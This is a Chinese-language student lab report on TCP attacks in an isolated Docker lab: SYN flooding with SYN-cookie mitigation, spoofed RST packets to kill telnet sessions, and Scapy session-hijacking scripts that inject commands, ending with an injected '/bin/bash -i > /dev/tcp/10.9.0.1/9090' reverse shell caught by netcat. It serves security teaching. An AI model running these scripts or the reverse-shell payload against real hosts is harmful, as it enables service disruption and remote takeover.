# Lab 2. Report

## Task 3.1

①建立连接：

```
[07/10/21]seed@VM:~/.../TCP$ cd Labsetup
[07/10/21]seed@VM:~/.../Labsetup$ dcbuild
attacker uses an image, skipping
Victim uses an image, skipping
User1 uses an image, skipping
User2 uses an image, skipping
[07/10/21]seed@VM:~/.../Labsetup$ dcup
WARNING: Found orphan containers (www-10.9.0.80, host-10.9.0.5) for this proje
ct. If you removed or renamed this service in your compose file, you can run t
his command with the --remove-orphans flag to clean it up.
Starting user2-10.9.0.7  ... done
Starting user1-10.9.0.6  ... done
Starting seed-attacker   ... done
Starting victim-10.9.0.5 ... done
Attaching to seed-attacker, user1-10.9.0.6, victim-10.9.0.5, user2-10.9.0.7
user1-10.9.0.6 |  * Starting internet superserver inetd                 [ OK
]
victim-10.9.0.5 |  * Starting internet superserver inetd                [ OK
]
user2-10.9.0.7 |  * Starting internet superserver inetd                 [ OK
]
```

②连接到受害者主机：

```
[07/10/21]seed@VM:~$ dockps
e4f5c1211a50  user2-10.9.0.7
9c45241e275d  user1-10.9.0.6
91b83f49d342  seed-attacker
53f515b76a01  victim-10.9.0.5
[07/10/21]seed@VM:~$ docksh 53
```

③使 netstat -nat 查看当前的套接字队列使用情况：

```
root@53f515b76a01:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State

tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN

tcp        0      0 127.0.0.11:40227        0.0.0.0:*               LISTEN
```

可见：除了 telnet 的守护进程在监听 23 端口外，没有任何套接字。

④利用 user1（10.9.0.6）向 victim（10.9.0.5）发起 telnet 连接：

```
[07/10/21]seed@VM:~$ docksh 9c
root@9c45241e275d:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
53f515b76a01 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

可以正常连接。

⑤利用 sysctl -a | grep syncookies 查看 SYN 泛洪攻击对策，置为 0 时则说明 SYN cookie 机制是关闭的。

随后使用 ip tcp_metrics flush，ip tcp_metrics show 消除内核缓存，以防后面体现不出攻击的效果。

```
root@53f515b76a01:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@53f515b76a01:/# ip tcp_metrics show
10.9.0.6 age 1225.028sec source 10.9.0.5
root@53f515b76a01:/# ip tcp_metrics flush
root@53f515b76a01:/# ip tcp_metrics show
root@53f515b76a01:/#
```

⑥在本地 volumes 文件夹中进行编译：

```
[07/10/21]seed@VM:~$ cd Desktop/Labs_20.04/Network/TCP/Labsetup/volumes
[07/10/21]seed@VM:~/.../volumes$ gcc -o synflood synflood.c
[07/10/21]seed@VM:~/.../volumes$
```

⑦进入 attacker（10.9.0.1）实施攻击，然后运行 synflood 10.9.0.5 23 进行攻击：

```
[07/10/21]seed@VM:~$ docksh 91
root@VM:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@VM:/# cd volumes
root@VM:/volumes# ls
synflood  synflood.c
root@VM:/volumes# synflood 10.9.0.5 23
```

⑧在 victim 处使用 netstat -nat 查看：

```
root@53f515b76a01:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:44909        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             28.120.163.85:14784     SYN_RECV
tcp        0      0 10.9.0.5:23             200.183.246.0:32566     SYN_RECV
tcp        0      0 10.9.0.5:23             161.16.55.38:15882      SYN_RECV
tcp        0      0 10.9.0.5:23             4.38.70.50:26671        SYN_RECV
tcp        0      0 10.9.0.5:23             132.242.121.82:26884    SYN_RECV
tcp        0      0 10.9.0.5:23             175.249.91.67:41048     SYN_RECV
tcp        0      0 10.9.0.5:23             30.145.185.84:3518      SYN_RECV
tcp        0      0 10.9.0.5:23             215.23.150.29:60229     SYN_RECV
tcp        0      0 10.9.0.5:23             129.7.87.69:29730       SYN_RECV
tcp        0      0 10.9.0.5:23             23.92.37.108:6340       SYN_RECV
tcp        0      0 10.9.0.5:23             177.167.80.20:12733     SYN_RECV
tcp        0      0 10.9.0.5:23             220.188.130.29:38166    SYN_RECV
tcp        0      0 10.9.0.5:23             181.19.116.113:23223    SYN_RECV
tcp        0      0 10.9.0.5:23             121.214.146.64:24990    SYN_RECV
tcp        0      0 10.9.0.5:23             44.227.81.28:5690       SYN_RECV
tcp        0      0 10.9.0.5:23             148.110.136.28:41089    SYN_RECV
tcp        0      0 10.9.0.5:23             17.81.142.23:51827      SYN_RECV
tcp        0      0 10.9.0.5:23             181.75.39.103:51694     SYN_RECV
```

出现了许多状态为 SYN_RECV 的套接字，说明只进行了第一次握手，并没有后续的 TCP 连接请求。

⑨在 user1 中再次向 victim 进行 telnet 连接，发现请求失败了。

```
seed@53f515b76a01:~$ telnet 10.9.0.5
Trying 10.9.0.5...
```

⑩在本地文件夹中修改 docker-compose.yml 文件，打开 victim 中的 SYN cookie 机制，使 net.ipv4.tcp_syncookies=1：

```
                - ALL
        sysctls:
                - net.ipv4.tcp_syncookies=1
```

⑪再次发动攻击，并在 user1 中向 victim 进行 telnet 连接：

```
root@9c45241e275d:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
aacbc9f4b27e login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

连接成功。


⑫在 victim 中使用 netstat -nat 查看：

```
tcp        0      0 10.9.0.5:23             8.186.211.46:57020      SYN_RECV
0          0
tcp        0      0 10.9.0.5:23             39.5.162.87:41293       SYN_RECV
0          0
tcp        0      0 10.9.0.5:23             46.233.177.39:15419     SYN_RECV
0          0
tcp        0      0 10.9.0.5:23             10.9.0.6:54122          ESTABLISHED
0          69769605
tcp        0      0 10.9.0.5:23             15.24.46.74:25849       SYN_RECV
0          0
tcp        0      0 10.9.0.5:23             96.154.213.23:49021     SYN_RECV
```

仍可以看到出现了许多状态为 SYN_RECV 的套接字，但多出了一个状态为 ESTABLISHED 的套接字，即为 user1 的连接状态。

## Task 3.2

①首先，利用 user1 与 victim 建立 telnet 连接，并用 Wireshark 进行抓包：



| | | | | | | |
|---|---|---|---|---|---|---|
| 132 | 2021-07-10 18:4… | 10.9.0.5 | 10.9.0.6 | TELNET | 70 | Telnet Data ... |
| 133 | 2021-07-10 18:4… | 10.9.0.5 | 10.9.0.6 | TCP | 70 | [TCP Retransmission] 23 → 5722 |
| 134 | 2021-07-10 18:4… | 10.9.0.6 | 10.9.0.5 | TCP | 68 | 57220 → 23 [ACK] Seq=372989467 |
| 135 | 2021-07-10 18:4… | 10.9.0.6 | 10.9.0.5 | TCP | 68 | [TCP Dup ACK 134#1] 57220 → 23 |
| 136 | 2021-07-10 18:4… | 10.9.0.5 | 10.9.0.6 | TELNET | 478 | Telnet Data ... |
| 137 | 2021-07-10 18:4… | 10.9.0.5 | 10.9.0.6 | TCP | 478 | [TCP Retransmission] 23 → 5722 |
| 138 | 2021-07-10 18:4… | 10.9.0.6 | 10.9.0.5 | TCP | 68 | 57220 → 23 [ACK] Seq=372989467 |
| 139 | 2021-07-10 18:4… | 10.9.0.6 | 10.9.0.5 | TCP | 68 | [TCP Dup ACK 138#1] 57220 → 23 |
| 140 | 2021-07-10 18:4… | 10.9.0.5 | 10.9.0.6 | TELNET | 343 | Telnet Data ... |
| 141 | 2021-07-10 18:4… | 10.9.0.5 | 10.9.0.6 | TCP | 343 | [TCP Retransmission] 23 → 5722 |
| 142 | 2021-07-10 18:4… | 10.9.0.6 | 10.9.0.5 | TCP | 68 | 57220 → 23 [ACK] Seq=372989467 |
| 143 | 2021-07-10 18:4… | 10.9.0.6 | 10.9.0.5 | TCP | 68 | [TCP Dup ACK 142#1] 57220 → 23 |
| 144 | 2021-07-10 18:4… | 10.9.0.5 | 10.9.0.6 | TELNET | 89 | Telnet Data ... |
| 145 | 2021-07-10 18:4… | 10.9.0.5 | 10.9.0.6 | TCP | 89 | [TCP Retransmission] 23 → 5722 |
| 146 | 2021-07-10 18:4… | 10.9.0.6 | 10.9.0.5 | TCP | 68 | 57220 → 23 [ACK] Seq=372989467 |
| 147 | 2021-07-10 18:4… | 10.9.0.6 | 10.9.0.5 | TCP | 68 | [TCP Dup ACK 146#1] 57220 → 23 |
| 148 | 2021-07-10 18:4… | fe80::5801:e0ff:fe8… | ff02::2 | ICMPv6 | 72 | Router Solicitation from 5a:01: |
| 149 | 2021-07-10 18:4… | fe80::6414:f2ff:fea… | ff02::2 | ICMPv6 | 72 | Router Solicitation from 66:14: |

②在本机 volumes 中编写 RSTAttack.py：


③在 attacker 中运行 RSTAttack.py：

```
[07/10/21]seed@VM:~$ docksh 91
root@VM:/# cd volumes
root@VM:/volumes# ls
RSTAttack.py  synflood  synflood.c
root@VM:/volumes# python3 RSTAttack.py
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()
>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None            (None)
src        : SourceIPField                     = '10.9.0.6'      (None)
dst        : DestIPField                       = '10.9.0.5'      (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 57220           (20)
dport      : ShortEnumField                    = 23              (80)
seq        : IntField                          = 3729894672      (0)
ack        : IntField                          = 914471379       (0)
dataofs    : BitField  (4 bits)                = None            (None)
reserved   : BitField  (3 bits)                = 0               (0)
flags      : FlagsField  (9 bits)              = <Flag 20 (RA)>  (<Flag 2 (S
)>)
window     : ShortField                        = 8192            (8192)
chksum     : XShortField                       = None            (None)
urgptr     : ShortField                        = 0               (0)
options    : TCPOptionsField                   = []              (b'')
```

能够观察到 user1 的连接中断：

```
seed@fbeee673c08c:~$ Connection closed by foreign host.
```

④再次由 user1 向 victim 发起 Telnet 连接：

```
root@9c45241e275d:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
fbeee673c08c login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Jul 10 22:49:01 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on p
ts/2
```

⑤在本机 volumes 中编写 AutoAttack.py：

```
#!/usr/bin/env python3
from scapy.all import *

pkts = []
def add(pkt):
    pkts.append(pkt)

def spoof_pkt(pkt):
    ip = IP(src="10.9.0.6", dst="10.9.0.5")
    tcp = TCP(sport=pkt[TCP].sport, dport=23, flags="RA",
  seq=pkt[TCP].seq, ack=pkt[TCP].ack)
    pkt = ip/tcp
    ls(pkt)
    send(pkt, verbose=0)
```

⑥在 attacker 中执行 AutoAttack.py：

```
root@VM:/volumes# python3 AutoAttack.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()
>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 57220           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 3729894672      (0)
ack        : IntField                            = 914471379       (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 20 (RA)>  (<Flag 2 (S
)>)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              (b'')
```

**Task 3.3**

①在 user1 和 victim 间建立 telnet 连接，使用 Wireshark 抓包，获取

需要的信息：

```
Transmission Control Protocol, Src Port: 47450, Dst Port: 23, Seq: 1817811693, Ack: 382405
```

②在本机 volumes 文件夹中编写 SessionAttack.py：

```python
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=47450, dport=23, flags="A", seq=1817811693, ack=3824054402)
data = "mkdir zhl\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

③在 attacker 中执行 SessionAttack.py：

```
root@VM:/volumes# ls
AutoAttack.py  RSTAttack.py  SessionAttack.py  synflood  synflood.c
root@VM:/volumes# python3 SessionAttack.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 47450           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 1817811693      (0)
ack        : IntField                            = 3824054402      (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 16 (A)>   (<Flag 2 (S)>
)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              (b'')
--
load       : StrField                            = b'mkdir zhl\r'  (b'')
root@VM:/volumes#
any: <live capture in progress>  Packets: 351 · Displayed: 351 (100.0%)  Profile: Defa
```

可以观察到 victim 的/home/seed 目录下有 zhl 文件：

```
root@fbeee673c08c:/# cd /home/seed
root@fbeee673c08c:/home/seed# ls
zhl
root@fbeee673c08c:/home/seed#
```

④编写自动攻击 ASAttack.py：

```python
#!/usr/bin/env python3
from scapy.all import *

pkts = []
def add(pkt):
    pkts.append(pkt)

def spoof_pkt(pkt):
    ip = IP(src="10.9.0.6", dst="10.9.0.5")
    tcp = TCP(sport=pkt[TCP].sport, dport=23, flags="A", seq=pkt[TCP].seq,
  ack=pkt[TCP].ack)
    data = "mkdir zhl\r"
    newpkt = ip/tcp/data
    ls(newpkt)
    send(newpkt, verbose=0)
```

⑤在 attacker 中发起攻击，可观察到同样结果：

```
root@VM:/volumes# ls
ASAttack.py    RSTAttack.py      synflood
AutoAttack.py  SessionAttack.py  synflood.c
root@VM:/volumes# python3 ASAttack.py
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None            (None)
src        : SourceIPField                     = '10.9.0.6'      (None)
dst        : DestIPField                       = '10.9.0.5'      (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 47450           (20)
dport      : ShortEnumField                    = 23              (80)
seq        : IntField                          = 1817811693      (0)
ack        : IntField                          = 3824054402      (0)
dataofs    : BitField  (4 bits)                = None            (None)
reserved   : BitField  (3 bits)                = 0               (0)
flags      : FlagsField  (9 bits)              = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                        = 8192            (8192)
chksum     : XShortField                       = None            (None)
urgptr     : ShortField                        = 0               (0)
options    : TCPOptionsField                   = []              (b'')
--
load       : StrField                          = b'mkdir zhl\r'  (b'')
```

```
root@fbeee673c08c:/home/seed# ls
zhl
root@fbeee673c08c:/home/seed#
```

**Task 3.4**

①编写 test.py：

```python
#!/usr/bin/env python3
from scapy.all import *

pkts = []
def add(pkt):
    pkts.append(pkt)

def spoof_pkt(pkt):
    ip = IP(src="10.9.0.6", dst="10.9.0.5")
    tcp = TCP(sport=pkt[TCP].sport, dport=23, flags="A", seq=pkt[TCP].seq, ack=pkt[TCP].ack)
    data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r"
    newpkt = ip/tcp/data
    ls(newpkt)
    send(newpkt, verbose=0)
```

②在 attack 中运行 test.py，得到 victim 的 bash shell：

```
root@VM:/volumes# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 54474
```